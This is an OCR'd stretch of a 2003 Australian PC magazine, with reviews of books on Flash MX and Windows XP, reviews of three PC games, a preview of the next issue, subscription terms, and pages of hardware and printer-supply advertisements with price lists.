Mike MacCana



Publisher Butterworth Heinemann

Price \$89.65

ISBN 0750650338

Animating with Flash MX Professional Creative Animation Techniques

In the last few years there has been a flood of DIY Macromedia Flash manuals mostly targeting those planning to use the program for Web graphics. This book, however, is geared towards users who are more interested in leveraging Flash's capabilities as a general purpose animation tool.

Animating with Flash MX covers all the fundamentals of storyboarding, character animation, "tweening", onion-skinning, and how all these aspects are specifically implemented within Flash.

While the book opens with a very basic introductory tutorial for Flash newcomers, it doesn't shy away from the harsh realities of using Flash in real world projects. For example, there is excellent coverage of using third-party software to achieve results not possible with Flash alone.

In addition to advanced animation techniques, such as 3D, illustrating speech with facial movements and lip-synching, this is the first general purpose Flash book we've seen that introduces ActionScripting before the halfway mark (there are three entire chapters devoted to using ActionScripting for advanced animation and interactivity).

The last few chapters move on to explore alternative applications for Flash animation. Traditional and experimental applications are covered, including a range of video and audio options, both analog and digital, plus animating for Pocket PC, Interactive TV and computer games.

Daniel Potts



Publisher Coroll Press

Price \$69.95

ISBN 0240519051

Windows XP Home Edition The Complete Reference

This is a definitive offering that begins with working in the XP environment. From there the book moves in a logical sequence to file handling, Windows customisation, document and media manipulation, Internet access, basic networking, OS maintenance and power user-level configuration tools.


While this book specifically caters to the Home Edition of Windows XP, practically everything covered can also be applied to users of Windows XP Professional.

Service Pack 1, Windows Media Player 9 and Media Center are also covered.

That said, competing applications, such as Winamp, are given short shrift. And when codec selection is discussed, non-Microsoft formats, MP3 for example, are treated in a similar way. Fair enough, as this is a Windows XP reference, but why the need to mention them at all?

At a hefty 985 pages, *Windows XP Home Edition The Complete Reference* isn't a must-buy for the idle dabbler. And, given the newcomer-friendly nature of Windows XP, power users won't derive full value from it either. Those who will benefit the most are beginner and intermediate users keen to learn more about this operating system.

Justin Kranzl



Publisher McGraw-Hill/Osborne


Price \$74.95

ISBN 007222641

***What's NEW, GREEN
and leaves viruses for DEAD?***



Panda Antivirus Titanium



**Panda Antivirus Platinum 7.0
INCLUDES FIREWALL**





PC

Asheron's Call 2: Fallen Kings

Turbine's sequel to Asheron's Call is set to put the world of multiplayer online gaming into a spin, writes Justin Kranz.

Following the soap opera dictum that nothing attracts interest like a good disaster, the original Asheron's Call world has been rocked by a cataclysmic event. The good folk of Dereth fled underground for safety. Luckily for online RPG players, there's nothing better than a good world flattening to create a new gaming canvas. Players in the world of Asheron's Call 2 play the masses who gradually emerge from their lairs.

It's an approach that works well. For starters, it saves the Turbine development team the hassle of pre-populating a world with stacks of characters. If you want equipment, you need to "obtain" it from other players or monsters, or make it yourself. Only a limited number of items can be carried at once, regardless of their weight, but excess items can be converted to gold on the spot — no need to find a middleman.

If all this seems very free-form and hands-off, the developers will upgrade the game at frequent intervals, including the popular "quest of the month" scenario of the original Asheron's Call.

The biggest shock to experienced online RPG fans is the quality of the visuals. The realistic shadows and glossy detail of the

AC2 world are a far cry from the low polygon count models and environments of yesteryear. The downside is that the number of character models is quite limited. The ability to skin or modify the appearance of your character would've been nice.

And to run smoothly at full detail you'll need a top drawer CPU and video card for the game. It makes use of a hefty swap file so be prepared for frequent hard drive activity. Dialup players beware — even broadband users will experience inconsistent connection speeds. Whether this is due to the new graphics engine or a side coding issue is unclear, but lag is more of a problem than it was with the original Asheron's Call.

Once you're online, a brilliant quest structure awaits. You can go solo in the initial stages, but teaming up with other adventurers ("fellowships") becomes essential. Within the loose fellowship structure, stronger players gain experience points by taking weaker players under their wing.

Despite the freewheeling nature of online RPGs, players always feel like part of a race to see who can rank among the most powerful



▶ **Walking with beasts:** teaming up with other players is essential.

in the world. There are three types of realm interactions: Peace, Free-for-all (both self-explanatory), and Kingdom Conflict, where your allegiances determine your foes. Player versus player servers exist if you wish to turn on your fellow adventurers, but aren't the hallmark of an AC2 experience.

Credit has to go to Turbine and Microsoft for biting the bullet with this sequel (and not just churning out endless expansion packs). The game looks to have what it takes to attract the requisite hordes of newcomers needed to populate an online world. The gameplay and visual gulf between AC2 and its competition practically guarantees its success.

Online www.asheroncall2.com

Price \$99.95

Verdict ●●●●●

Rainbow Six 3: Raven Shield

Counter terrorism has never looked, or played, so good.

Whether you subscribe to Tom Clancy's *Rainbow Six* books or not, there is no denying that the *Rainbow Six* games have always been realistic and detailed. Their main shortcoming has been in the visuals — the game engine was never much chop.

The latest *Rainbow Six* title, *Raven Shield*, changes that. Developer Ubi Soft has employed polygon-munching Unreal technology, giving a much-needed boost to the graphics department.

A typical mission unfolds like this: briefing, strategic planning, then action. For most novices, what follows is a rather messy operation where half the squad bumbles around, the product of poor waypoint planning and dodgy pathfinding. The result is a Rambo-style effort which ends in humiliating failure. Much of the CPU's share of the blame has been eliminated, leaving the onus on you.

While your squad sometimes has less than stellar navigation, the game's AI (one of the most difficult programming disciplines to incorporate) has been improved. Squad members controlled by the CPU can be instructed to perform actions like opening doors and clearing rooms, and often the biggest niggle is how easily they pick out targets before you do.

Dispersal under fire remains erratic. Lead your team into an ambush and you're lucky to escape with any survivors. Such disasters can be avoided with intelligent instructions and a good waypoint plan. As with real life, running on time and following instructions is rewarded. Freelancing and going solo against multiple enemies will ensure a rapid demise.

Raven Shield's beautiful visuals and the solid established playing formula are sophisticated enough to scoop the pool of gamers conditioned towards realism. It's not an easy game, and the multiplayer component requires more forethought and teamwork than most games of its kind, but it's effort well spent. The most important



► **Cautious pays:** itchy trigger fingers aren't welcome here.

Rainbow Six release since the original, *Raven Shield* is a tribute to persisting with, and refining, a winning formula. Its cerebral approach may not lure the multiplayer masses, but as a combined single and multiplayer experience, this goes straight to the head of the realism class.

Online www.raven-shield.com

Price \$99.95

Verdict ●●●●●

Praetorians

The strategy genre's banner year continues with Eidos' little ripper.

Despite the number of excellent real-time strategy titles that have come out in the past year (*Command and Conquer: Generals*, *Age of Mythology*, *Warcraft III*), Eidos has thrown another one into the ring. And it's a winner.

Set in the time of Julius Caesar, *Praetorians* sticks to history as much as possible. The game has a refreshingly minimalist resource model. Your key asset is the population you gain from successful invasion, so you're free to focus on tactical play. The types of units available are drawn from the population. Exhaust your people and it's all over — elegantly simple, and great for those who don't want to spend half their time farming or mining.

The bias towards action makes the game play faster. Players still need to build structures

and manage populations, but the narrower focus places a lot more emphasis on achieving the correct balance of attacking units and defensive structures. There is barely a resource which doesn't directly impact on your combative capability. The result is a game like *Age of Mythology* meets *Medieval: Total War*.

The single player mode focuses on the Romans, whose Praetorian Guard were among the best soldiers of the era. In multiplayer mode you can also play as Egyptians and Gauls. The Egyptians are most suitable for the spiritually inclined, with priest-powered troops and clever technology trickery, while the Romans rely on their advanced war machinery to devastate opposing structures. Sadly, those seeking some Gallic flair may be disappointed. The Gauls rely on numbers and scrambling tactics to get by.

Multiplayer games play solidly and swiftly for an RTS and the unit balance is exceptional.



► **Hail Caesar!** Roman troops attack a fort.

Players of equal skill will be able to match up with any combination of civilisations.

The increased focus on combat over resource development gives *Praetorians* a distinctive flavour. It's a punishing experience for the RTS novice, and in single player mode the CPU is quite unforgiving. But if you're the persistent type, or an experienced RTS hand, this is definitely a worthy challenge.

Online www.gamnation.com.au

Price \$89.95

Verdict ●●●●●

In the July Issue of

apc



The speed issue

Our writers share their favourite tricks, tweaks and techniques to help squeeze every last drop of speed from your PC.

Linux versus Windows

Installation, ease of use, hardware support, software and performance — we test these OS rivals to the limit.



The XML revolution

APC explains the technology behind open document standards, Web services and why XML has the potential to transform every business into an ebusiness.



debian

Special CD bonus

Debian Linux 3.0, the distribution for the power user, free on our cover CD set.

APC Labs compares

- Best value desktops for \$1,999.
- High-speed serial ATA hard drives.

Plus

Up and running with Debian, installing a serial ATA hard drive, stripping Windows 98SE down to the bare essentials, give your business network an open IM platform with Jabba, overclocking your Pocket PC handheld, and more.

It's all in the July issue of APC — on sale June 18.

Subscribers get APC delivered even earlier, and at a substantial discount to the cover price — turn to page 96 for details.

PRIVACY NOTICE

This issue of APC published by ACP Publishing Pty Ltd (ACP) may contain offers, competitions or surveys which require you to provide information about yourself if you choose to enter or take part in them (Reader Offer). If you provide information about yourself to ACP, ACP will use this information to provide you with the products or services you have requested, and may supply your information to contractors that help ACP to do this. ACP will also use your information to inform you of other ACP publications, products, services and events. ACP may also give your information to organisations that are providing special prizes or offers and that are clearly associated with the Reader Offer. Unless you tell us not to, we may give your information to other organisations that may use it to inform you about other products, services or events or to give to other organisations that may use it for this purpose. If you would like to gain access to the information ACP holds about you, please contact ACP's Privacy Officer at ACP Publishing Pty Ltd, 54-58 Park Street, Sydney, NSW 2001.

TERMS AND CONDITIONS

APC June 2003 SUBSCRIPTIONS PROMOTION

1. Information on offer and prize forms part of these conditions of entry. 2. Offer is open to all residents of Australia who subscribe to Australian Personal Computer between 21/05/03 and 17/06/03. Entry is subject to the correct use of a valid credit card, or, if payment is made by cheque, the cheque must be cleared for payment. Subscriptions are to be sent to Australian Personal Computer, Reply Paid 3357, Sydney 2001 or freecall 13 61 16. Employees of the Promoter and their immediate families and agencies associated with this promotion are ineligible to enter. 3. Every subscriber (while stocks last) will receive a limited edition APC screwdriver (not available in stores) featuring six alternative magnetic heads. Should stocks of the APC screwdriver run out, subscribers will receive a PC User screwdriver also featuring six alternative magnetic heads. The screwdriver is not transferable or exchangeable and cannot be taken as cash. 4. The Promoter shall not be liable for any loss or damage whatsoever which is suffered (including but not limited to indirect or consequential loss) or for any personal injury suffered or sustained in connection with the prize except for any liability which cannot be excluded by law. 5. The Promoter accepts no responsibility for late, lost or misdirected mail. The Promoter is not responsible for any gifts damaged in transit. 6. All entries become the property of the Promoter. The collection, use and disclosure of personal information provided in connection with this offer is governed by the Privacy Notice (see above). 7. The Promoter is ACP Publishing Pty Ltd (ABN 18 053 273 546) of 54-58 Park Street, Sydney, NSW 1028.

ADVERTISERS' INDEX

| | | | |
|-----------|------------------|------------------|------------|
| Dell | IFC, Gatefold, 1 | Twin Head | 61 |
| Maxtor | IBC | Verbatim | 69 |
| Acer | 2, 3, 33 | Hi-Grade | 79, 80, 81 |
| Canon | 4, 5, OBC | Pacific Internet | 89 |
| D-Link | 6, 7 | Big Button | 91 |
| Illiyas | 13 | DoDo | 99 |
| Epson | 14 | Gigabyte | 101 |
| HP | 23, 57 | eaccess | 103 |
| Paramount | 25 | Belkin | 105 |
| Intel | 27 | Creative | 111 |
| Brother | 29, 37 | Protac | 113 |
| Panasonic | 35 | Asus | 115 |
| Digikor | 38 | Symyx | 123 |
| Fujitsu | 43, 45, 47 | Nort Byte | 127 |
| SMC | 49 | PC Range | 139 |
| Acco | 51 | Creative Labs | 141 |
| NEC | 53 | Microgram | 145 |
| LG | 55 | Quadtel | 149 |
| OKI | 59 | | |

PC SUPERMARKET 153 to 163

| | | | |
|-------------|----------|------------------|-----|
| Protac | 153 | IG Net | 159 |
| New Reality | 154, 155 | TI Computers | 160 |
| Tamco | 156 | Jay Car | 161 |
| Anyware | 157 | First Technology | 162 |
| Altach | 158 | Ozzie Web | 163 |

MARKETPLACE 165 to 168



Always the Best Value!



L4VXA2

VIA P4X400 Chipsets
Support Hyper Threading
P4 533MHz FSB
8xAGP
AC 97 Codec, USB 2.0
ATX format



L7S7A2

SIS746 + 963
Socket A, 266/333MHz FSB
Supports DDR333
USB 2.0
8xAGP
6 Channel Audio



L4S5A3

SIS645DX+962L
P4 533MHz FSB
Hyper Threading
AC97 Codec, USB 2.0
ATX Format




L4S5MG3/651

SIS651 +962L
Hyper Threading
P4 533MHz FSB
64M VGA (share)
AC 97 Codec, USB2.0
MATX format



K7VMM+

VIA KM266A
SocketA for AMD CPU
32M VGA (share)
2SDRAM+2DDR
AC97 Codec, USB 2.0
10/100Mbps LAN
mATX Format



L4IPEA2

Intel 845PE Chipsets
Support Hyper Threading
Support Pentium 4 533MHz FSB
3D sound, LAN on board
ATX format

PROTAC[®]

Sydney:

Ph: (02) 8748-8888

Melbourne:

Ph: (03) 9560-7188

Perth:

Ph: (08) 9244-2888

New Zealand:

Ph: (09) 570-7788

Fax: (02) 8748-8800

Fax: (03) 9560-7288

Fax: (08) 9244-3999

Fax: (09) 570-1286

Pictures are for illustration purpose only. Specifications are subject to change without prior notice.

Web Site: www.protac.com.au

Email: supports@protac.com.au

TM SUPERIOR PERFORMANCE INKJET CARTRIDGES

CLICK IN & SAVE UP TO 60% OFF PRINTING COSTS

CANON COMPATIBLES FROM \$6.00

| Code | OEM Equivalent | Compatible With: | Price |
|----------|----------------|-------------------------------------|---------|
| CC-1BK | BJI-642 | BJI-300/330 Black | \$12.00 |
| CC-2BK | BJI-201BK | BJI-600/610/620 Black | \$6.00 |
| CC-3BK | BJI-643BK | BJI-800/820 Black | \$12.00 |
| CC-4BK | BCI-21 | BJI-2000/4000/5000 Series Black | \$7.00 |
| CC-5CL | BCI-21 | BJI-2000/4000/5000 Series 3-Colour | \$12.00 |
| CC-6BKHC | BJI-201BK HC | BJI-800/810/820 Hi-Cap Black (14ML) | \$9.00 |
| CC-7BK | BCI-10 | BJI-30 Black | \$9.00 |
| CC-8BK | BCI-11 | BJI-70 Black | \$9.00 |
| CC-9CL | BCI-11C | BJI-70 3-Colour | \$17.00 |
| CC-11CL | BCI-61 | BJI-7000 Series 3-Colour | \$32.00 |
| CC-12PCL | BCI-62 PHOTO | BJI-7000 Series Photo 6-Colour | \$38.00 |
| CC-13B | BCI-3 | BJI-6000 Black | \$25.00 |
| CC-14C | BCI-3C | BJI-6000 Cyan | \$16.00 |
| CC-15M | BCI-3M | BJI-6000 Magenta | \$16.00 |
| CC-16Y | BCI-3Y | BJI-6000 Yellow | \$16.00 |
| CC-17PBK | BCI-3PBK | BJI-6000 Photo Black | \$16.00 |
| CC-18PC | BCI-3PC | BJI-6000 Photo Cyan | \$16.00 |
| CC-19PM | BCI-3PM | BJI-6000 Photo Magenta | \$16.00 |

**100%
COMPATIBLE
WITH YOUR
CANON
PRINTER**



BUY 3 GET 1 FREE*
Free cartridge must be \$12.00 or lower value
than the lowest priced cartridge purchased



**FREE
DELIVERY
AUSTRALIA WIDE**

EPSON COMPATIBLES FROM \$17.00

| Code | OEM Equivalent | Compatible With: | Price |
|-----------|----------------|--|---------|
| CE-51BK | SO20025 | STYLUS 800/1000 Black | \$16.00 |
| CE-52BK | SO20034 | STYLUS Colour/Colour Pro Black | \$20.00 |
| CE-53CL | SO20028 | STYLUS Colour/Colour Pro 3-Colour | \$30.00 |
| CE-54BK | SO20047 | STYLUS 200/820/Colour II /its Black | \$13.00 |
| CE-55CL | SO20049 | STYLUS 200/820/Colour II /its 3-Colour | \$21.00 |
| CE-56PBK | SO20093 | STYLUS Colour 400/800/800/Photo Black | \$17.00 |
| CE-57CL | SO20097 | STYLUS Colour 200/800 3-Colour | \$23.00 |
| CE-58BK | SO20108 | STYLUS Colour 800/850/1520 Black | \$17.00 |
| CE-58CL | SO20089 | STYLUS Colour 400/800/800/1520 3-Colour | \$23.00 |
| CE-60PCL | SO20110 | STYLUS Colour 700/Photo/Photo 700 5-Colour | \$26.00 |
| CE-61BKCL | SO20138 | STYLUS Colour 300 4-Colour | \$31.00 |
| CE-65BK | SO20187 | STYLUS Colour 440/640/860/740/790 3-Colour | \$16.00 |
| CE-66BK | SO20189 | STYLUS Colour 740/760 Black | \$18.00 |
| CE-67CL | SO20191 | STYLUS Colour 440/640/860/740/790 3-Colour | \$28.00 |
| CE-68PCL | SO20193 | STYLUS Photo 750 5-Colour | \$38.00 |
| CE-69CL | T003011 | STYLUS Colour 900 Black | \$19.00 |
| CE-70CL | T005011 | STYLUS Colour 900 Colour | \$24.00 |
| CE-71PCL | T001011 | STYLUS Photo 1200 3-Colour | \$24.00 |
| CE-27BK | T007 | STYLUS Colour 870/1270 Black | \$24.00 |
| CE-73CL | T008 | STYLUS Colour 870 Colour | \$29.00 |
| CE-74CL | T009 | STYLUS Colour 1270 Colour | \$34.00 |

**100%
COMPATIBLE
WITH YOUR
EPSON
PRINTER**



BUY 3 GET 1 FREE*
Free cartridge must be \$12.00 or lower value
than the lowest priced cartridge purchased

New Reality's compatible inkjet cartridges will save you up to 60% when compared with the cost of original manufacturers cartridges.

Our cartridges are guaranteed to print as good if not better than the original. Just click them in and Save!

If you are not 100% satisfied with our cartridges return them and we will refund the full purchase price....guaranteed!



**FREE CATALOGUE
WITH EVERY PURCHASE**



PAPER & MEDIA

SUPERIOR QUALITY AT AFFORDABLE PRICES

| Product Code | Description | Sheets | Price | Price per Sheet |
|--------------|----------------------------|--------|----------|-----------------|
| A4HRP | A4 90gsm Hi-Res Paper | 100 | \$ 15.00 | 0.15 |
| A3HRP | A3 90gsm Hi-Res Paper | 100 | \$ 30.00 | 0.30 |
| A4WR | A4 White Film 100mu | 50 | \$ 47.00 | 0.94 |
| A3WF | A3 White Film 100mu | 50 | \$ 90.00 | 1.80 |
| A4CF | A4 Clear Film 100mu | 50 | \$ 39.00 | 0.78 |
| A3CF | A3 Clear Film 100mu | 50 | \$ 71.00 | 1.42 |
| A4FGP | A4 Full Gloss Photo Paper | 50 | \$ 44.00 | 0.88 |
| A3FGP | A3 Full Gloss Photo Paper | 50 | \$ 79.00 | 1.58 |
| A4PH | A4 Economy Photo Paper | 50 | \$ 23.00 | 0.46 |
| AC2 | Artists Canvas | 25 | \$ 60.00 | 2.40 |
| GC4F | Greeting Card (4 Fold) | 100 | \$ 28.00 | 0.28 |
| GC8F | Greeting Card (8-Fold) | 100 | \$ 48.00 | 0.48 |
| DCCS | Double Coated Card Stock | 50 | \$ 24.00 | 0.48 |
| GCS | Glossy Card Stock | 50 | \$ 24.00 | 0.48 |
| TTP | T-Shirt Transfer Paper | 15 | \$ 15.00 | 1.00 |
| MP | Magnetic Paper | 25 | \$ 58.00 | 2.32 |
| BC1 | Business Cards (10 per A4) | 20 | \$ 19.00 | 0.95 |



INCLUDES:
90gsm coated paper, 90gsm hi-res paper, white film, clear film, full gloss photo paper, economy photo paper, greeting card (4 fold), greeting card (8-fold), glossy card stock, instant transfer paper, business cards and magnetic paper



New Reality's Media and Paper supplies are guaranteed to be of the highest quality found world-wide and will meet the demands of today's printers including photo realistic output printers! If you are not 100% satisfied with our paper or media supplies return them and we will cheerfully refund the full purchase price....guaranteed!



**AUSTRALIA WIDE FREECALL
1800 680 605**

FREE AUSTRALIA WIDE DELIVERY! SAME DAY DISPATCH!!
COD * MONEY ORDER * CHEQUE * MASTERCARD * VISA * BANKCARD * AMEX

TM SUPERIOR PERFORMANCETM INKJET REFILL KITS



REFILL & SAVE AT LEAST 80% OFF PRINTING COSTS

BLACK REFILL KITS FROM ONLY \$24.90

Black kits include superior, dense & sharp black inks

| DESCRIPTION (Kits Compatible with Printers listed below) | No. of Refills | Product Code |
|--|----------------|--------------|
| CANON BJ-30 | 60 | 20-BKL |
| CANON BJC-70/BJC 80 | 60 | 21-BKL |
| CANON BC-01/02 BJ-10E/20 BJ-200 Series & BJC-1000 Series | 9 | 3-BKL |
| CANON BJ-300/330 | 7 | 4-BKL |
| CANON BJC-600/610/620 | 18 | 5-BKL |
| CANON BJC-2000/4000/4100/4200/4300/4550/5000/5500 BCI-21 | 45 | 19-BKL |
| CANON BJC-2000/4000/4100/4200/4300/4550/5000/5500 BC-20 | 9 | 18-BKL |
| EPSON Stylus Colour/PRO/XL | 12 | 46-BKL |
| HP Desk Jet 400/500 Series | 6 | 8A-BKL |
| HP Desk Jet 600/660/690 Series | 8 | 8B-BKL |
| HP Desk Jet 700/800/900/1000 Series | 8 | 29-BKL |
| HP Desk Jet 300 Series & Olivetti JP's | 8 | 7-BKL |
| EPSON Stylus 400/600/800/1000 | 8 | 1-BKL |
| EPSON Stylus Colour/PRO/XL | 12 | 2-BKL |
| EPSON Stylus 820/colour II/III | 12 | 23-BKL |
| EPSON Stylus Colour 200/300/400/500/600/800/850/1520 | 12 | 33A-BKL |
| EPSON Stylus Colour 440/460/480/640/660/700/740/760/900 | 12 | 33B-BKL |
| IBM/LEXMARK 4076/1000/1020/2000/2030/2050 Series | 12 | 35A-BKL |
| IBM/LEXMARK 5000/5700/7000 & Z Series | 12 | 35B-BKL |
| CANON, EPSON, HP Fluorescent & Photo Realistic Kits! | | Please Call! |

COLOUR REFILL KITS FROM ONLY \$34.90

Colour kits include cyan, magenta & yellow inks

| DESCRIPTION (Kits Compatible with Printers listed below) | No. of Refills | Product Code |
|--|----------------|--------------|
| CANON BJC-70/80 | 3x30 | 22-CLR |
| CANON BJC-210/215SP/240/255/265/1000 Series | 3x12 | 25-CLR |
| CANON BJC-600/610/620 | 3x8 | 10-CLR |
| CANON BJC-2000/4000/4100/4200/4300/4550/5000/5500 BCI-21 | 3x30 | 17-CLR |
| CANON BJC-3000/6000/8000 Series | 3x8 | 47-CLR |
| HP Colour Desk Jet 300/400/500 Series & Olivetti | 3x12 | 14A-CLR |
| HP Colour Desk Jet 600C/660C/690C Series | 3x12 | 14B-CLR |
| HP Desk Jet 850C/855C/870C/1000C Series | 3x3 | 30A-CLR |
| HP Desk Jet 710/720/890/900 Series | 3x3 | 30B-CLR |
| EPSON Stylus Colour/PRO/XL | 3x4 | 16-CLR |
| EPSON Stylus 820/colour II/III | 3x12 | 24-CLR |
| EPSON Stylus Colour 200/300/400/500/600/800/850/1520 | 3x12 | 34A-CLR |
| EPSON Stylus Colour 440/460/480/640/660/700/740/760/900 | 3x12 | 34B-CLR |
| IBM/LEXMARK 4076/1000/1020/2000/2030/2050 Series | 3x6 | 36A-CLR |
| IBM/LEXMARK 5000/5700/7000 & Z Series | 3x6 | 36B-CLR |
| CANON, EPSON, HP Fluorescent & Photo Realistic Kits! | | Please Call! |

Your printer not listed? We stock Australia's largest range of printer consumables. Call now!

USING NEW REALITY'S INKJET REFILL KITS WILL **NOT VOID YOUR PRINTER'S WARRANTY.**

New Reality Resources has no affiliation with any printer manufacturers or OEM's and nor has any arrangement been made with them to form the basis of any statements we make.



New Reality Resources Pty. Ltd. ACN-073 908 013 Bayside Business Park
Australia Wide FREECALL - 1800 680 605 Shop 1/70 Redland Bay Rd
QLD Phone - (07) 3245 2411 Fax - (07) 3245 2755 Capelaba Q 4157
VIC Phone - (03) 9878 8288 Fax - (03) 9878 3933

Dealers wanted in all states and NZ!
For more information please call.

ALL PRICES INCLUDE GST



**BUY 3
GET 1
FREE**



**FREE
DELIVERY
AUSTRALIA WIDE**

**AUSTRALIA WIDE FREECALL
1800 680 605**

All brand and product names are registered trademarks of their respective owners and used solely for descriptive purposes.

FREE AUSTRALIA WIDE DELIVERY! SAME DAY DISPATCH!!
COD * MONEY ORDER * CHEQUE * MASTERCARD * VISA * BANKCARD * AMEX





Looking to maximise your communications resources?

Plug'n'Play with a USB port built into your telephone

Looking for a smart but easy-to-use phone system that will suit any size organisation?

Do you want the intelligence and scalability of a PABX for the price of a Key System?

User-friendly Plug'n'Play features include:

- connecting a handset directly to your PC via the built-in USB port, allowing you to dial directly from your PC using contact management software such as Outlook, ACT, or Goldmine; the USB port can even emulate a 56K or ISDN modem; our telephone software is free and can be downloaded from the Web and installed with the same simplicity as any other computer peripheral
- adding a second phone or analogue extension for a modem, or a S0Bus Port for a videoconferencing unit
- adding a headset, recording device, external speaker and microphone for the boardroom phone

All this is backed up by a full remote maintenance and administration package to keep your system working for you.



Qualified Partner

SIEMENS

Information and
Communications

To find out more, contact TAMCO - your Siemens Qualified Partner.

9b 106 Old Pittwater Road Brookvale NSW 2100

Phone: 1300 137 266

Fax: (02) 8978 7077

E-mail: info@tamco.com.au

Telstra Dealer



ROCK *A new generation of PC speakers*


Sleek, sophisticated, and some models are 5.1 Capable.

Good quality at an affordable price.

Perfect to use with your DVD player, Perfect to suit your lifestyle!



MS-5126



MS-2126



MS-1168F



MS-1168



MS-802

Australian Master Distributor

www.anyware.com.au

Anyware™ COMPUTER ACCESSORIES

SYDNEY

TEL: 02-9679 5788 FAX: 02-9679 5388

MELBOURNE

TEL: 03-9763 8200 FAX: 03-9763 8400

PERTH

TEL: 08-9242 8588 FAX: 08-9242 8688

ADELAIDE

TEL: 08-6347 0468 FAX: 08-6347 0466

BRISBANE

TEL: 07-3856 3899 FAX: 07-3856 1777

Available through Anyware resellers across the country. Please ask your local computer shops for availability and prices.



Sometimes *the* best place
to find peace and quiet
is in your **computer room.**



Introducing The Ultra Silent Antec Sonata Case

Relax. Enjoy the comfort of your home with a computing system that should be seen and *not* heard. Sonata is stylish with its sleek, piano black finish and blue lit, chrome front port to fit even the most demanding personality. And it's totally engineered with quietness in mind with its low-noise cooling, vibration-absorbing drive mounts, and a special TruePower power supply. It will never disrupt your environment or your lifestyle. Now that's peace of mind. That's *the power of you.* To view our full line of products, visit us online at www.antec-inc.com.

Antec
The Power of You



Australian Premium Distributor:

Sydney:
37 - 39 Egerton Street,
Silverwater, NSW 2128
Tel: (02) 9735 5655
Fax (02) 9735 5656
sales@altech.com.au
www.altech.com.au

Brisbane:
64 Hope Street,
South Brisbane, QLD 4101
Tel: (07) 3017 2000
Fax (07) 3017 2020
info@altech.com.au
www.altech.com.au

Premium Retailers:

NSW Harvey Norman Auburn
A-Plus Solutions
SecretNet
Plus Corporation
QLD Masterlink Computers
GameDude
National Computers
eSquare
SA Scorpion Technology
VIC PC Case Gear
Nexus Technology

(02) 9202 4001
(02) 9746 0288
(02) 9796 8233
1800 007 587
(07) 4125 5077
(07) 3844 5144
(07) 5531 3186
(08) 8234 1600
(03) 9886 1615
(03) 9568 0932
(03) 9663 0988

www.a-plus.net.au
www.secret.com.au
www.pluscorp.com.au
www.mlink.com.au
www.gamedude.com.au
www.esquire.com.au
www.scorpion.com.au
www.pccasegear.com

Distributes hardware, software and peripherals





P4 3.06GHZ
\$478, \$535, \$12K
CACHE
\$810

PROCESSORS

| | |
|---------------------------|-------|
| Intel | |
| ASUS P4E Deluxe | \$300 |
| ASUS P4S533-MX | \$470 |
| ASUS P4G8X Deluxe Gold | \$609 |
| ASUS P4B5X-X | \$609 |
| Gigabyte GA-8KXP | \$609 |
| Gigabyte GA-8KXP | \$609 |
| Gigabyte GA-8KXP | \$609 |
| Socket A (Duron / Athlon) | |
| ASUS A7N8X Deluxe | \$220 |
| ASUS A7V8X-X | \$220 |
| Gigabyte GA-8KXP Ultra | \$220 |
| Gigabyte GA-7V8XP | \$220 |

ASUS V9180MAGIC

GeForce MX440, 64MB DDR
RAM, AGP 3X, VGA & TV-Out
\$136

VIDEO CARDS

| | | | |
|------------------------|-------|-----------------------|-------|
| 64MB | | 128MB | |
| Gigabyte GV-R9600 | \$306 | Gigabyte GV-R9700 Pro | \$720 |
| ASUS V8170 MagicT | \$108 | ASUS V9520VS-TVD-128 | \$262 |
| ASUS V8170D MagicT | \$108 | ASUS V9520VS-TVD-128 | \$262 |
| Sapphire Radeon 7000 | \$74 | Sapphire Radeon 9700 | \$559 |
| Leadtek A160TDH | \$185 | Sapphire Radeon 9500 | \$367 |
| Leadtek A160TDH MyVivo | \$210 | Leadtek A280TD MyVivo | \$405 |

SPEAKERS

| | |
|------------------------|-------|
| Creative SB5250 | \$31 |
| Creative SB5370 | \$60 |
| Creative i-Trigue 3000 | \$192 |
| Creative Inspire 5100 | \$180 |
| Creative Inspire 5300 | \$220 |
| Creative Inspire 5600 | \$469 |
| Creative Inspire 6600 | \$236 |

CREATIVE MEGAWORKS THX 5.1 550
THX CERTIFIED, 500W TOTAL POWER OUTPUT, 99DB
SNR, ENHANCED 5.1 SOUND QUALITY
\$683

SOUND CARDS

| | |
|--------------------------------------|-------|
| Creative Vibra 128 OEM | \$26 |
| Creative SB Level De 5.1 | \$71 |
| Creative SB Edigy | \$256 |
| Creative SB Audigy 2 | \$227 |
| Creative SB Audigy 2 Platinum eX5517 | |



CREATIVE AUDIGY 2 PLATINUM

ADVANCED HD, 166 SNR, THX CERTIFIED, DOLBY DIGITAL
EX, 6.1 SURROUND, 24-BIT/96KHZ RECORDING, DVD-AUDIO PLAYBACK, SUPER-FAST SB1394 PORT
\$428

MOTHERBOARDS

| | |
|----------------------------------|-------|
| Socket 478 (Pentium 4 / Celeron) | |
| ASUS P4E Deluxe | \$300 |
| ASUS P4S533-MX | \$140 |
| ASUS P4G8X Deluxe Gold | \$460 |
| ASUS P4B5X-X | \$460 |
| Gigabyte GA-8KXP | \$466 |
| Gigabyte GA-8KXP | \$359 |
| Gigabyte GA-8KXP | \$466 |
| Gigabyte GA-8KXP Ultra | \$619 |
| Socket A (Duron / Athlon) | |
| ASUS A7N8X Deluxe | \$280 |
| ASUS A7V8X-X | \$160 |
| Gigabyte GA-7V8XP Ultra | \$225 |
| Gigabyte GA-7V8XP | \$130 |



GA-SINXP1394

\$478, \$865, \$337 SB,
AGP 3X, DUAL DDR400,
SATA, GIGABIT LAN
\$380

Sapphire Radeon 9500PRO

128M DDR RAM, 256-BIT
MEMORY, TV/DVI OUT, AGP 3X
\$410



MONITORS



MITSUBISHI 17" DV172

1280x1024, ANALOGUE/DVI INPUTS, BUILT-IN STEREO
AMPLIFIER & SPEAKERS
\$921

CAMERAS

| | |
|--------------------------|--------|
| Canon | |
